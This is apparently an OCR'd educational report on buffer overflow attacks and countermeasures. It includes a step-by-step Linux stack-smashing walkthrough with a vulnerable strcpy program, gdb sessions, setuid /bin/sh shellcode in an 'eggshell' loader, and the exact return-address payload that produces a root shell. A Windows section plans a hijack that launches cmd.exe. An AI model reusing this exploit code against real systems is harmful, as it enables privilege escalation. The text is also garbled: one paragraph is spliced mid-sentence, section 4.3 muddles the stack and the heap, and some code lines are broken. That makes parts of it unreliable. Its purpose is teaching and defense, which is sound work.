
Step 2: Determine Buffer Size

Before we can do much with our newly discovered buffer problem, we need to determine the exact size of the buffer. We can do this through experimentation, and by slowly growing and shrinking the number of characters we input into the buffer. As soon as we determine the exact number of characters it takes to crash the program, we have completed Step 2. In this case, it took little work to figure out this was an eight character

array (seven chars plus one null terminator). We now know at which point the buffer begins to overflow. Now Step 3.

Step 3: Control Data Written Into Buffer

Based on what we have learned about this program thus far, this step may be a no brainer. Let's feed in a series of x's and see if we are able to control what happens within the program.



First, we entered the same username of "mark". As an obedient program would, it successfully retrieved the correct password of "passwd" for user "mark" from the /etc/shadow file. However, instead of entering the correct password, we entered 10 x's. Something dreadful has happened to what the program believes to be the "system password". Step 3 completed.

Step 4: Overwrite Security Sensitive Variables Below The Buffer

There are several possibilities of action once the hacker has reached this stage of the process. In our Step 4, we will attempt to overwrite a security sensitive variable by overflowing the vulnerable buffer with input of our choice, thereby affecting the outcome of the program. Here we go.

```
d:\GIAC\Practicals\Security Essentials\Buffer Overflow\Release\Buffer Overflow.exe
Enter your name: mark
Enter your password: passwdxxphony

The password for mark in the /etc/shadow file is passwd.
Your name and password entires were mark and passwdxxphony.

buffer1 is phony.
buffer2 is passwdxxphony.

Press [ENTER] to exit._
```

Observe that we just changed the "system password" from "passwd" to "phony" by overwriting it with input of our choice. We, the hacker, now have complete control of this program. Depending on what we wish to accomplish, there are several different directions in which we could go. First, let's take another look at the stack and see exactly what has occurred to this point (Figure 7). First, the two password parameters (password and etc_password) were passed into authenticate() by reference. W hen authenticate() executes, strcpy() is called to perform a bit-by-bit copy of etc_password into buffer1.

Next, strcpy() is again summands to perform a bit-by-bit copy of password into buffer2. Unfortunately, strcpy() pays no attention to the size or the contents of either password or buffer2. Buffer2 loads up with eight char values, but strcpy() blindly continues to pump the additional values from our input into buffer2. The real problem is they don't fit, but must go somewhere. Alas, the glass begins to overflow. Due to the inherent nature of stack operation, the additional char values literally overflow buffer2 and spill over into buffer1. As an end result, we successfully changed the "password" value that is to be matched against our input for authentication. Thus, we now control both values at will.


Step 5: Replace Targeted Executable Instructions With Other Instructions

Most black hats won't be satisfied with this achievement alone however. They are generally seeking larger and more grandeur things, such as elevating their privilege in the system by becoming "root" or "administrator". That leads us to Step 5. We have learned a great deal about the stack up to this point, as well as our demonstration code. For instance, when the *CALL* to authenticate() was made, the program and processor

needed to mark its trail so they would know where to go once authenticate() completed its execution. To accomplish this, the instruction pointer (EIP) was pushed onto the stack directly after authenticate()'s parameters. EIP holds this "return address", and this is the address of an executable instruction. We observe that EIP also resides on the stack below the memory buffer we have already proven can be manipulated at will. This indeed presents a tempting situation. Before we proceed, let's first, let's take a quick look at system processes and privileges.

3.2.3 System Processes and Privileges

Although the internal mechanism works quite differently, both Windows NT and UNIX have a commonality in the manner new processes are created. For instance, in UNIX, when a process forks or creates a child process, the child process generally has the same privilege level as its parent process. Consequently, if a program was configured with SUID "root" permissions and made world executable, any process it spawned would most likely have identical privileges. This would include any UNIX shell that might be spawned. Similarly, in Windows NT, when a process starts a child process, the child process normally inherits the access token of the parent process.



Consequently, if a program running with system or administrative privileges were to launch a "command shell", the newly created shell process would normally inherit the access tokens of its parent process. Now that we know this, we can continue with Step 5 of our exploit. It should now be apparent that our goal, as hacker, is to obtain elevated system privilege using the problematic buffer we have been working with. Since our authentication program is doubtlessly running with system privilege, it may be very possible to achieve this goal utilizing the executable code EIP will direct us to. Since we are working on a Windows machine, we will attempt to execute a Windows command shell "cmd.exe" using the system() function. Here is the game plan:

1. Push EBP onto the stack as relative stack reference pointer.
2. Create and push a NULL on the stack as string "cmd.exe" must have a null terminator. This is done by "xoring" a register with itself (xor edi, edi; push edi).
3. Push the code we want to execute (cmd.exe) onto the stack and use EBP to position and track its starting address. To do this, we will need to push each byte individually and in reverse order (exe.dmc).
4. Push the address of the system() command (0x780208C3) on the stack to overwrite EIP (0x015DF124) (mov eax, 0x780208C3; push eax).
5. Push the starting address of cmd.exe onto the stack with reference from EBP (lea eax, [ebp-08h]; push eax).
6. Call system() with reference to EBP (call dword ptr [ebp-0ch]).
7. With the stack set up in this fashion, the normal course of program execution will call system(), which in turn will launch "cmd.exe." Goal achieved.

CHAPTER 4

TYPES OF BUFFER OVERFLOWS

The literature defines the “Stack” and the “Heap” as the two primary types of buffer overrun situations. The stack overflow has two basic variations. One type involves overwriting (and thus changing) security sensitive variables or control With the exception of VMS, most computer architectures, including the Spark, handle memory use in a similar fashion. One difference that must be considered is the big-endian, little-endian phenomenon. In big-endian architectures, the leftmost bytes (those with a lower address) are most significant. In little-endian architectures, the rightmost bytes are most significant. Many mainframe computers, particularly IBM mainframes, use a big-endian architecture. Most modern computers, including PCs, use the little-endian system. The PowerPC system is *bi-endian* because it can understand both systems. In its simplest terms, a buffer is a chunk of memory used to temporarily store user data. Flags stored in memory adjacent to the unchecked buffer. The most common type of stack overflow involves the overwriting of function pointers that can be used to change program flow or gain elevated privileges within the operating system environment. The more complex heap overrun involves dynamic memory allocations, or memory allocated at run time by an application.

In this study, we will place our focus on the Stack Buffer Overflow. However, in either case, one must have a good understanding of how the operating system allocates memory, and how the application utilizes this allocation. Additionally, this may be the prudent opportunity to define and demonstrate what the stack and heap are and how they work in realistic application.

A buffer overflow attack may also be categorized as local or remote. In a local attack the attacker already has access to the system and may be interested in escalating his/her access privilege. A remote attack is delivered through a network port, and may achieve simultaneously both gaining unauthorized access and maximum access privilege.

4.1 Stack Overflows

One classification of buffer overflow attacks depends on where the buffer is allocated. If the buffer is a local variable of a function, the buffer resides on the run-time stack. This is by far the most prevalent form of buffer overflow attack. When a function is called in a

C program, before the execution jumps to the actual code of the called function, the activation record of the function must be pushed on the run-time stack. In a C program the activation record consists of the following fields:

1. Space allocated for each parameter of the function;
2. The return address;
3. The dynamic link;
4. Space allocated to each local variable of the function.

For convenience we will consider the address of the dynamic link field to be the base address of the activation record. The function must be able to access its parameters and local variables. This requires that during the execution of the function a register hold the base address of the activation record of the function, i.e. the address of the dynamic link field. Parameters are below this address on the stack, and local variables above. When the function returns, this register must be restored to its previous value, to point to the activation record of the calling function. To be able to do this, when the function is called the value of this register is saved in the dynamic link field. Thus the dynamic link field of each activation record points to the dynamic link field of the previous activation record on the stack, which in turn points to the dynamic link field of the previous activation record, and so on, all the way to the bottom of the stack. The first activation record on the stack is that of main(). This chain of pointers is called the dynamic chain.

In many C compilers the buffer grows towards the bottom of the stack. Thus if the buffer overflows and the overflow is long enough the return address will be corrupted, (as well as everything else in between, including the dynamic link.) If the return address is overwritten by the buffer overflow so as to point to the attack code, this will be executed when the function returns. Thus, in this type of attack, the return address on the stack is used to hijack the control of the program.

Overwriting the return address, as explained above, gives the attacker the means of hijacking the control of the program, but where should the attack code be stored? Most commonly it is stored in the buffer itself. Thus the payload string which is copied into the buffer will contain both the binary machine language attack code as well as the address of this code which will overwrite the return address.

There are a few difficulties that the attacker must overcome to carry out this plan. If the attacker has the source code of the attacked program it may be possible to determine exactly how big the buffer is and how far it is from the return address, determining how big the payload string must be. Also, the payload string cannot contain

the null character since this would abort the copying of the payload into the buffer. Some copying routines of the C library use carriage returns and new lines as a delimiter instead, so these characters should also be similarly avoided in the payload string. Access to the source code is nowadays quite common for many Operating Systems, e.g. Linux, OpenBSD, Free BSD, and even Solaris. The address of the attack code can be guessed, and through various techniques an approximate guess will do. For example, the attack code could start with a long list of no operation instructions, so that control could be passed to any of these in order to correctly execute the crucial part of the attack code which spawns the shell and comes after the no ops. This technique was already used in the Morris worm. Similarly, the tail of the payload string could consist of a repeated list of the guessed address of the attack code that we want to overwrite the return address with. These techniques increase considerably the chances of guessing the address of the attack code close enough for the attack to work.

We now examine why buffer overflows are so common. Suppose that the buffer is a character array used to store strings. Most programs have string inputs or environment variables which can be used by the attacker to deliver the attack. The program must read this input and parse it in order to make the appropriate response to the input. Often, to parse the input, the program will first copy it into a local variable of a function and then parse it. To do this the programmer reserves a large enough buffer for any reasonable input. To copy the input into the buffer the program will typically use a string copying function of the standard C library such as strcpy(). If done carelessly, this introduces a buffer overflow vulnerability. This pattern is so well established in the C programmer's repertoire that it makes very likely that many programs will contain buffer overflow vulnerabilities.

The problem arises partly because C represents strings in a dangerous way. The length of a string is determined by terminating the sequence of characters by a null character. This representation is convenient, because strings can have arbitrary length and yet it allows for efficient processing of strings. But at the same time it is also dangerous, because the scheme breaks down if a string is not null terminated, and because there is no way of knowing the length of the string prior to processing all its characters. The typical C culture emphasizes efficiency over correctness, prudence or safety, which compounds the problem. It would require a massive amount of education to change this well entrenched programming practice. A consequence of this is that it is unlikely that buffer overflow vulnerabilities can be eradicated at the source by not

introducing them into a program in the first place. Not only it will be difficult to eliminate the vulnerability from the enormous quantity of software already deployed, but it seems likely that programmers will continue to write new vulnerable software.

Simple buffer overflow demonstration

```
 ----------- Start of vul.c --------------
#include <stdio.h>
int main(int argc, char * argv[])
{
char buffer[10];
if(argc < 2)
{
printf("Usage : %s buffer\n", argv[0]);
exit(0);
}
strcpy(buffer,argv[1]);
printf("ur buffer : %s", buffer);
}
----------- end of vul.c ---------------
```

Lets try now to overflow it

```
[utsav@localhost]$ gcc vul.c -o vul
[utsav@localhost]$ ./vul `perl -e 'print "A" x 20'`
ur buffer : AAAAAAAAAAAAAAAAAAAA
```

20 bytes and still not able to overflow it, lets put a bigger buffer

```
[utsav@localhost]$ ./vul `perl -e 'print "A" x 30'`
Segmentation fault (core dumped)
```

We did it, we were able to overflow, lets try now to see what happened using our favorite debugger gdb

```
[utsav@localhost lab]$ gdb -c core ./vul
GNU gdb 5.0rh-5 Red Hat Linux 7.1 Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
```

welcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions. There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was configured as "i386-redhat-linux"...
Core was generated by `./vul AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/i686/libc.so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0 0x40003e40 in process_envvars (modep=Cannot access memory at address 0x41414149
) at rtld.c:1463
1463
rtld.c: No such file or directory.
in rtld.c
(gdb) info reg eip
eip 0x40003e40 0x40003e40
(gdb) info reg ebp
ebp 0x41414141 0x41414141

as u see unfortunately we were able just to rewrite the ebp (extended base pointer) address while we couldnt rewrite eip (extended instruction pointer) seems we still need a bigger buffer let's retry with a bigger buffer size
[utsav@localhost]$ ./vul `perl -e 'print "A" x 32'`
Segmentation fault (core dumped)

[utsav@localhost]$ gdb -c core ./vul
GNU gdb 5.0rh-5 Red Hat Linux 7.1 Copyright 2001 Free Software Foundation, Inc. GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions. There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was configured as "i386 redhat-linux"...
Core was generated by `./vul AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.

```
Reading symbols from /lib/i686/libc.so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0 0x41414141 in ?? ()
(gdb) info reg ebp
ebp 0x41414141 0x41414141
(gdb) info reg eip
eip 0x41414141 0x41414141
(gdb) q
```

Well this time we did it, with a 32 buffer we were able to overwrite both eip and ebp with our new address 0x41414141 where 41 is the hex value for the ascii caracter "A" :) next step now is to find our shellcode return address, for that we will have to load an eggshell into our environment and then overflow the vulnerable program and find the shellcode return address a simple eggshell that i have written with setuid shellcode

```
------------------------- start eggshell.c ---------------------------

include <stdio.h>
#define NOP 0x90 /* our nops (no operations) */
char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80" /* setuid() (not mine) */
"\xeb\x5a\x5e\x31\xc0\x88\x46\x07\x31\xc0\x31\xdb\xb0\x27\xcd"
"\x80\x85\xc0\x78\x32\x31\xc0\x31\xdb\x66\xb8\x10\x01\xcd\x80"
"\x85\xc0\x75\x0f\x31\xc0\x31\xdb\x50\x8d\x5e\x05\x53\x56\xb0"
"\x3b\x50\xcd\x80\x31\xc0\x8d\x1e\x89\x5e\x08\x89\x46\x0c\x50"
"\x8d\x4e\x08\x51\x56\xb0\x3b\x50\xcd\x80\x31\xc0\x8d\x1e\x89"
"\x5e\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\xe8\xa1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
int main(void)
```

```
{
char eggshell[512];
memset(eggshell,NOP,512);
memcpy(&eggshell[512-strlen(shellcode)],shellcode,strlen(shellcode));
setenv("EGG", eggshell, 1);
putenv(eggshell);
system("/bin/bash");
return(0);
}
-------------------------- end eggshell.c ----------------------------

[utsav@localhost]$ gcc eggshell.c -o eggshell; ./eggshell
[utsav@localhost]$ ./vul `perl -e 'print "A" x 32'`
Segmentation fault (core dumped)

[utsav@localhost]$ gdb -c core ./vul
GNU gdb 5.0rh-5 Red Hat Linux 7.1 Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions. Type "show
copying" to see the conditions. There is absolutely no warranty for GDB. Type "show
warranty" for details. This GDB was configured as "i386 redhat-linux"...
Core was generated by `./vul'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/i686/libc.so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0 0x41414141 in ?? ()
(gdb) x/s $esp
0xbffff570:
""
(gdb)
0xbffff571:
""
```

(gdb)

0xbffff572:

""

(gdb)

0xbffff573:

""

(gdb)

0xbffff574:

We are going to keep hitting until we see our shellcode address

(gdb)

0xbffffa60:

(gdb)

0xbffffa93:

"MACHTYPE=i386-redhat-linux-gnu"

(gdb)

0xbffffab2:

"KDE_MULTIHEAD=false"

(gdb)

0xbffffac6:

"EGG=", '\220' <repeats 196 times>...

(gdb)

0xbffffb8e:

'\220' <repeats 200 times>... <---- thats the shellcode address that we were looking for

(gdb)

(gdb) Quit

(gdb) x/x 0xbffffb8e

0xbffffb8e:

0x90909090

Ok now since we have found our shellcode address the next step will be to overwrite our eip address with it to make it point to our shellcode to do so we have first to convert our shellcode address to little endian remember the address is 0xbffffb8e lets remove the 0x since its not necessary and then break up the address into 2 bytes lots bf ff fb 8e and then convert it by moving the last byte of the address to the first and so one

the new converted address will look like 8efbffbf but before we use this address we will have to add \x to our function printf before each byte so it wont interpret them as ascii caracters, so our new address will look like \x8e\xfb\xff\xbf remember our buffer size was 32 and now we are going to add more 4 bytes (shellcode return address) so will need to remove 4 bytes from our initial buffer so we can add our 4 bytes return address

32 bytes - 4 bytes = 28 bytes

28 bytes + 4 bytes (shellcode return address) = 32 bytes

So lets give it a try

```
[utsav@localhost]$ ./vul `perl -e 'print "A" x 28'``printf
"\x8e\xfb\xff\xbf"`
sh-2.04#
```

See we did it; we were able to overwrite the eip with our shellcode return address and therefore make it point to our shellcode instructions, which spawned a suid shell in our case.

4.2 Heap Overflows

A heap overrun is much the same problem as a stack-based buffer overrun, but it's somewhat trickier to exploit. As in the case of a stack-based buffer overrun, your attacker can write fairly arbitrary information into places in your application that he shouldn't have access to.

Many programmers don't think heap overruns are exploitable, leading them to handle allocated buffers with less care than static buffers. Tools exist to make stack-based buffer overruns more difficult to exploit. StackGuard, developed by Crispin Cowan and others, uses a test value—known as a canary after the miner's practice of taking a canary into a coal mine—to make a static buffer overrun much less trivial to exploit. Visual C++ .NET incorporates a similar approach. Similar tools do not currently exist to protect against heap overruns.

Some operating systems and chip architectures can be configured to have a non-executable stack. Once again, this won't help you against a heap overflow because a non-executable stack protects against stack-based attacks, not heap-based attacks.

4.3 Heap vs Stack based overflows

Dynamically allocated variables (those allocated by malloc();) are created on the heap.

Unlike the stack, the heap grows upwards on most systems; that is, new variables created on the heap are located at higher memory addresses than older ones. In a simple heap based buffer overflow attack, an attacker overflows a buffer that is lower on the heap, overwriting other dynamic variables, which can have unexpected and (from the programmer's or administrator's view) unwanted effects. This type of stack is more consistent with the FIFO queue, that is, First In First OUT representing how objects are added and taken off the stack as it builds. Alternatively, the stack starts at a high memory address and forces its way down to a low memory address. The actual placement of replacement on the stack is established by the commands PUSH AND POP, respectively. A value that is PUSH'ed on to the stack is copied into the memory location (exact reference) and is pointed to as execution occurs by the stack pointer (sp). The sp will then be decremented as the stack sequentially moves down, making room for the next local variables to be added (subl $20,%esp). POP is the reverse of such an event. This is dealing with the LIFO queues, Last In First Out, referring to how the operations are ordered on the stack.

Stack based are relatively simple in terms of concept, these include functions such as: strcat(), sprint(), strcpy(), gets(), etc. - anywhere where unchecked variables are placed into a buffer of fixed length. ALL can be avoided by careful use of the 'n' - referring to the byte size, i.e., snprintf(blah, this, sizeof(this)) <-- showing that the 'n' creates the size we want to copy to the buffer, in this instance it's the complete buffer size, so we don't go over and create the unwanted overflow, and ultimately execute unwanted arbitrary data.

CHAPTER 5

COUNTERMEASURES

As we have seen, a buffer overflow attack requires two things. First, a buffer overflow must occur in the program. Second, the attacker must be able to use the buffer overflow to overwrite a security sensitive piece of data (a security flag, function pointer, return address, etc).

If we want to prevent buffer overflows completely we must stop one of these two things, i.e. either:

- Prevent all buffer overflows or
- Prevent all sensitive information from being overwritten

Here we examine some defense techniques against such attacks:-

5.1 Traditional defenses

We now examine some traditional defenses against buffer overflow vulnerabilities such as the ones discussed in the last section. We already mentioned the first and most obvious of these which is eliminating the error from the target program. We have seen briefly at the end of the last section that unfortunately this approach is unlikely to succeed. Here we elaborate on further obstacles to this defense.

First, there is the magnitude of the problem. To eliminate the bug a very large number of programs must be examined. The number of potential targets already deployed is very large. There are some tools that one can use to automate the search for the vulnerability. For example, a very simple scheme would be to search for the use of the unsafe functions in the C library, which like strcpy() have been identified, and replace them with safe functions which takes the size of the buffer into account, like strncpy(). Still, manual auditing of the code must be used for each program which makes this a massive and very expensive approach. This is not to say that this work should not be undertaken, and indeed there are efforts under way to systematically audit the code of at least two free versions of UNIX, OpenBSD and Linux. In the case of the former this effort seems to have already achieved considerable success, accounting for the reputation of OpenBSD among the security community as being the most secure UNIX distribution currently available. One wonders why similar efforts are not under way by the commercial vendors of Operating Systems, which one would suppose could better afford the cost. While the value of such systematic auditing of code has been successfully demonstrated, the approach is not guaranteed to produce buffer-overflow-free code. Some buffer overflows have been found even in already audited code.

Not surprisingly, most installations must rely on the vendor to provide them with reliable code. Even if the source code is available, they must deploy code which they can't hope to fully understand themselves. Unfortunately this reliance on the vendor seems misplaced in many cases, as vulnerabilities seem to be all too common with most vendors. This rather discouraging state of affairs is very frustrating, yet seems to be the main approach traditionally recommended. Security specialists recommend that the administrator of a system follow closely the release of security patches by the vendor, so that as soon as they are released they can install them. This presumably makes their systems more secure.

However, this approach has serious shortcomings. The first problem is that it is costly in terms of the administrator's time and effort. Many systems are administered not by professional system administrators but by people whose primary job is something else. For these systems this approach is simply too impractical and untenable. The cure is worse than the disease. Thus the high cost of this method of defense guarantees that many systems will fail to install the patches in a timely manner, which in turn provides attackers with plenty of vulnerable systems, even for vulnerabilities which have already been fixed. Furthermore, as we remarked in the last section, programmers keep introducing new vulnerabilities with every new release of the operating system.

5.2 Recent defenses

Recently new defenses have been discovered that are more promising than the traditional approaches discussed above. We examine three methods and discuss their strengths and weaknesses. One of the attractive features of all these three methods is that they are all relatively low cost measures that can be easily implemented by any system administrator independently of the vendor and they are all effective to some degree against buffer overflow vulnerabilities not yet discovered. So the common characteristic of these three methods is that they offer valuable protection with current code which is vulnerable. The other most significant advantage of these methods is that they are proactive methods of defense rather than the reactive methods discussed in the previous section. They allow a significant measure of protection without forcing the administrator to have to wait for the vendor to do something to secure his system.

5.3 Disabling Stack Execution

Several vendors now offer this method of defense. Most systems do not need code to be ever executed on the stack. Since the most common buffer overflows, rely on code to be injected into the buffer and then executed, a simple solution is the option to install the operating system with stack execution disabled. The idea is simple, inexpensive to install, and relatively effective against the current crop of attacks.

There are some serious weaknesses to this approach. First, though rare, some programs do rely on the stack to be executable. More importantly, the defense is weak. Though the code in the current crop of stack based buffer overflows is often stored into the buffer, a little reflection will immediately reveal that this is not really essential. The attacker does not care where the attack code is. All the attacker needs is that this code be somewhere in memory and that its address or approximate address be known to the attacker so he can overflow the return address with it to hijack control. We think that it is only a matter of time before a new crop of buffer overflow attacks will appear that do not store the code on the stack and which will become immune to this defense.

5.4 Safer C library support

A much more robust alternative would be if we could provide a safe version to the C library functions on which the attack relies to overwrite the return address. This idea seems to have occurred independently to several people. Can we replace a vulnerable function in the C library by a safer version? We will discuss the idea in terms of strcpy(), but it will become readily apparent that the method generalizes to any of the other vulnerable string manipulation functions. At first sight a safer version of strcpy() appears impossible because strcpy() does not know the size of the buffer that it is copying into, so complete avoidance of overflowing the buffer is not possible. Nonetheless, strcpy() has access to the dynamic chain on the stack, and successive dynamic links are like bright markers delimiting the activation records of all the currently active functions. The idea is to use this information to prevent strcpy() from corrupting the return address or the dynamic link fields. Using these markers and the address of the buffer itself strcpy() can first determine which activation record contains the buffer, or else that the buffer is not on the stack at all. To do this strcpy() finds the interval [a,b] of consecutive dynamic links which contains the buffer. The cases in which the buffer is either below the first activation record on the stack, or above the last activation record can be handled as special cases with appropriate values of either a or b. Once the values of a and b are determined, we can compute an upper bound on the size of buffer. For example, if the

buffer grows towards the bottom of the stack then |buffer -a | is an upper bound on the size of the buffer. This can be used by strcpy() to limit the length of the copied string so that neither the dynamic link nor the return address are overwritten. Furthermore, strcpy() can detect an attempt to do so, report the problem to syslog, and safely terminate the application.

LibSafe does not replace the standard C library. The method relies instead on the loader searching LibSafe before the standard C library, so that the safe functions are used instead of the standard library functions. This scheme is more flexible than replacing the functions in the C library itself. For example, it is possible to have one program use the C library functions and another use the LibSafe versions. By setting appropriate environment variables LibSafe can be installed as the default library. But from a security perspective, there seems to be little reason to keep the vulnerable functions installed on the system, so the usefulness of this extra flexibility is somewhat questionable.

This defense has several advantages. It is effective against all buffer overflow attacks that attempt to smash the stack in which the target program uses one of the vulnerable C library functions to copy into the buffer. The method does not totally prevent buffer overflows. It can't, because it does not know the true size of the buffer. It is still possible to overflow areas between the buffer and the dynamic link. But the critical return address and the dynamic link fields are protected from being overwritten.
The method fails to provide any protection against heap based buffer overflow attacks (see below), or attacks which do not need to hijack control by overwriting the return address. Both of these kinds of attack, however, are much harder to pull off, and consequently much rarer. The method would also fail to protect a program that does not use the standard C library functions to copy into the buffer. For example, if the target program contains custom code to copy the string into the buffer it will not be protected. However, it seems clear that few programs will have such custom code. Generally speaking it is considered to be bad programming practice to "reinvent the wheel", so programmers are encouraged to use the standard libraries.

Though programs that rely on custom code may contain buffer overflow vulnerabilities just as much as those that use the standard C library, they will be less likely to be detected. Because of this they will enjoy some immunity from attack. This is security through obscurity, which in general is not a good way to secure a system. Nonetheless it is of some security value. The overhead of the safe functions is negligible,

and the cost of installing the library and configure the system to use it is very low. Another advantage is that it works with the binaries of the target program, and does not require access to their source code. Finally, it can be deployed without having to wait for the vendor to react to security threats, which is a very desirable feature. It is a much more robust defense than disabling stack execution. Though we have discussed variants of attacks against which it will offer no protection, it is very effective against the class of attacks that it is designed for, and it cannot be easily circumvented. The attacker has no way of interfering with the detection of the buffer overflow attack, because this occurs before the attacker has a chance to hijack control. We conclude that overall, this defense offers a very significant improvement of the security of a system at very low cost. In our opinion it is a sure winner.

5.5 Compiler Techniques

Range checking of indices is a defense that is 100% effective against buffer overflow attacks. For example, buffer overflow attacks are impossible in a Java program, because Java automatically checks that an array index is within the proper bounds. Unfortunately, full-blown range checking in C is impossible, because of the dichotomy between arrays and pointers. Some compilers will offer protection if the array is accessed with an indexing operation, like in the expression buffer[i] but not in an expression like buffer + i. When the compiler compiles a function like strcpy(char* dest , char* src) the two arguments are just pointers, and it is impossible for the compiler to know the lengths of the corresponding arrays. So the compiler cannot generate code to do range checking inside of the function. C programmers do not always appreciate range checking because of the associated overhead, but this excessive preoccupation with performance is often only justified in the most demanding applications. Snappy performance is always a desirable feature, but for most applications it is much less of a critical issue than programmers tend to assume. Some security flaws have been uncovered in Java and quickly fixed. These flaws did not invalidate Java's security model, which appears to be sound, but usually were implementation problems of the Java Virtual Machine, which of course is just another C program, so subject to the same programmer errors as any other program.

The performance overhead of StackGuard is worse than that of the LibSafe defense, in part because StackGuard imposes an overhead on every function called, but better than the overhead of range checking which incurs a small extra cost on every array access.

In any event, this overhead is still small. StackGuard is effective even against custom code, since StackGuard is a buffer overflow detection method, so it does not care how the buffer overflow happened. However we noted that custom code attacks seem to be less likely than those that rely on the standard library functions. On the other hand, assuming that an administrator has access to the modified compiler, the cost of protection is much larger than that of the LibSafe approach, because it requires recompilation of every target program to be protected. This also means that one has to have access to the source code of the target program, or put another way, StackGuard cannot protect a program for which we have no source code, whereas LibSafe can.
In some ways the three methods discussed in this section are complementary, so they can be applied independently and simultaneously. By doing so the robustness against future attacks circumventing the defenses is also enhanced. Given the very low cost of deployment and overhead of the first two methods, and moderate cost of deployment and low overhead for the last one, deploying these methods should be recommended.

5.6 Using the /GS Compiler Switch to Detect Buffer Overruns

This section deals with one of the run-time security checks in Visual Studio: the **/GS** compiler option. The Visual C++ compiler has long provided the **/RTC** compiler option for controlling run-time checks such as stack verification, underflow and overflow checking, and the detection of variable use without initialization. However, these run-time checks introduce a performance overhead that is not acceptable for release builds. In contrast, the **/GS** compiler option provides run-time buffer overrun detection with a reasonable overhead for both debug and release builds.

The **/GS** compiler option causes the compiler to insert code at the beginning and end of functions to set up and check a security cookie on the stack between local variables and the return address. When the function completes, but before it returns, a compiler-generated function is called that checks the cookie to determine if it remains unchanged. If the security cookie was changed, the security error handler is called and the application is terminated. Otherwise, the function call ends and the program continues normally.

/GS also protects against vulnerable parameters passed into a function. A vulnerable parameter is a pointer, C++ reference, or a C-structure that contains a pointer, string buffer, or C++ reference. Normally, the incoming function parameters are allocated on

the stack and are vulnerable to being overwritten, just like the return address. To avoid this situation, the compiler makes a copy of the vulnerable incoming parameters after storage for local buffers where they are not in danger of being overwritten.
